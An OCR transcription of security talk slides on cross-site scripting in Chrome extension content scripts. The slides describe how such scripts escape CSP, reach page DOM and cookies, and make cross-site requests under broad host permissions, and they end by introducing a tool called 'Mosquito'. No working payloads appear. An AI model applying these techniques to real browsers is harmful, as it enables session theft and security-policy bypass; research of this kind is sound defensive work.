  - underscorejs
  - jQuery template
  - hoganjs
  - ...
- Possible to relax CSP to allow unsafe-eval
- Some extensions use it


Content script XSS

- Content scripts not subject to CSP
- Go figure...



Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
Content Scripts
Background Page
NPAPI Plugin



Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Background Page
NPAPI Plugin


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Background Page
NPAPI Plugin

Content script XSS

- XSS in http://
- chrome-extension **CSP** bypass
- access to DOM
- access to cookies

As sexy as self XSS...



Content script XSS

- website **CSP** bypass
- "Content scripts can also make cross-site XMLHttpRequests to the same sites as their parent extensions"
  - http://developer.chrome.com/extensions/content_scripts.html

Content script XSS

- website **CSP** bypass
- "Content scripts can also make cross-site XMLHttpRequests to the same sites as their parent extensions"
  - http://developer.chrome.com/extensions/content_scripts.html

```
"permissions": [
  "http://*/*",
  "https://*/*",
]
```

Content script XSS


- website **CSP** bypass
- "Content scripts can also make cross-site XMLHttpRequests to the same sites as their parent extensions"
  - http://developer.chrome.com/extensions/content_scripts.html

```
"permissions": [
  "http://*/*",
  "https://*/*",
]
```

40%

Content script XSS


- Introducing **Mosquito**



